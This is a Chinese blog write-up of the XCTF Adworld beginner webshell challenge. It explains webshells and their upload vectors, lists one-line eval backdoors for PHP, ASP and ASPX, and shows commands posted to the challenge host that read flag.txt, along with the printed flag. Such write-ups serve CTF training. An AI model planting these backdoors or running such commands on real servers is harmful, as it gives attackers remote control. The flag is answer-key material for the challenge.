




# 【XCTF 攻防世界】WEB 新手练习区 webshell

原创

Kal1  于 2020-08-09 21:19:35 发布  467  收藏 1

分类专栏: [CTF刷题 WEB](#) 文章标签: [php](#) [web](#) [安全](#) [html](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_45844670/article/details/107900144](https://blog.csdn.net/weixin_45844670/article/details/107900144)

版权



[CTF刷题 WEB](#) 专栏收录该内容

26 篇文章 3 订阅

订阅专栏

题目链接: [https://adworld.xctf.org.cn/task/task\\_list?type=web&number=3&grade=0&page=1](https://adworld.xctf.org.cn/task/task_list?type=web&number=3&grade=0&page=1)

首先, 我们需要知道什么是webshell

webshell (分类为远程访问木马) 是作为一个基于网络的实现的网络安全威胁shell概念。

Webshell可以上传到Web服务器, 以允许远程访问Web服务器, 例如Web服务器的文件系统。

Webshell的独特之处在于它使用户能够通过充当命令行界面的Web浏览器访问Web服务器。用户可以使用Web浏览器通过万维网访问远程计算机在任何类型的系统上, 无论是台式计算机还是带有Web浏览器的手机, 都可以在远程系统上执行任务。主机或客户端都不需要命令行环境。

贴一个大牛的链接: [Webshell和一句话木马](#)

简单的说webshell就是web后门, 比如php, asp木马后门。黑客在入侵了一个网站后, 常常在将这些 asp或php木马后门文件放置在网站服务器的web目录中, 与正常的网页文件混在一起。然后就可以用web的方式, 通过asp或php木马后门控制网站服务器, 包括上传下载文件、查看数据库、执行任意程序命令等。

Web shell通过Web应用程序中的漏洞或弱服务器安全配置上传, 包括以下内容:

1. SQL注入;
2. 应用程序和服务中的漏洞 (例如NGINX等Web服务器软件或WordPress等内容管理系统应用程序);
3. 文件处理和上传漏洞 (例如限制可上传的文件类型);
4. 远程文件包含 (RFI) 和本地文件包含 (LFI) 漏洞;
5. 远程代码执行;
6. 暴露的管理界面;
7. 跨站脚本

小马 (一句话木马) 就不容易被识别, 隐蔽性高

一句话木马


简单来说一句话木马就是通过向服务端提交一句简短的代码来达到向服务器插入木马并最终获得webshell的方法。

一些不同脚本语言的一句话木马

```
php一句话木马: <?php @eval($_POST[value]); ?>
asp一句话木马: <%eval request ("value")%>
或 <% execute(request("value")) %>
aspx一句话木马: <%@ Page Language="Jscript" %> <% eval(Request.Item["value"]) %>
```


我们有两种方法来获取网页的webshell:

第一种, 直接使用工具。Cknife



在下面选择语言和编码方式, 点击编辑

之后右键即可进行网站文件管理



第二种方式，修改HTML代码提交一个shell的变量，变量值是webshell命令  
从别人的wp看到的一种方法

```
<form action="http://111.198.29.45:36317/index.php" method="post">  
<input type="text" name="shell">  
<input type="submit" value="提交">  
</form>
```

```
Elements Console Sources Network Performance Memory Application Security Audits HackBar JavaScript
▶ <style>...</style>
</head>
▼
<body>
<h3>你会使用webshell吗? </h3>

&lt;?php @eval($_POST['shell']);?&gt;
<form action="http://111.198.29.45:36317/index.php" method="post">
  <input type="text" name="shell">
  <input type="submit" value="提交">
</form>
<div class="x1-chrome-ext-bar" id="x1_chrome_ext_{4DB361DE-01F7-4376-B494-639E489D19ED}" style="display: none;">
  <div class="x1-chrome-ext-bar__logo"></div>

  <a id="x1_chrome_ext_download" href="javascript:;" class="x1-chrome-ext-bar__option">下载视频</a>
  <a id="x1_chrome_ext_close" href="javascript:;" class="x1-chrome-ext-bar__close"></a>
</div></body>
```

[https://blog.csdn.net/weixin\\_45844670](https://blog.csdn.net/weixin_45844670)

## 你会使用webshell吗?

<?php @eval(\$\_POST['shell']);?>

[https://blog.csdn.net/weixin\\_45844670](https://blog.csdn.net/weixin_45844670)

提交命令

```
print_r(scandir(getcwd()));
```

## 你会使用webshell吗?

```
Array ( [0] => . [1] => .. [2] => flag.txt [3] =>
index.php ) <?php @eval($_POST['shell']);?
>
```

[https://blog.csdn.net/weixin\\_45844670](https://blog.csdn.net/weixin_45844670)

在网站目录下发现了flag.txt

提交命令

```
print_r(show_source('flag.txt'));
```

# 你会使用webshell吗?

```
cyberpeace{772dd0d100f6105a03f012bfaeb4b27f} 1<?  
php @eval($_POST['shell']);?>
```

[https://blog.csdn.net/weixin\\_45844670](https://blog.csdn.net/weixin_45844670)

还是直接使用工具更方便一点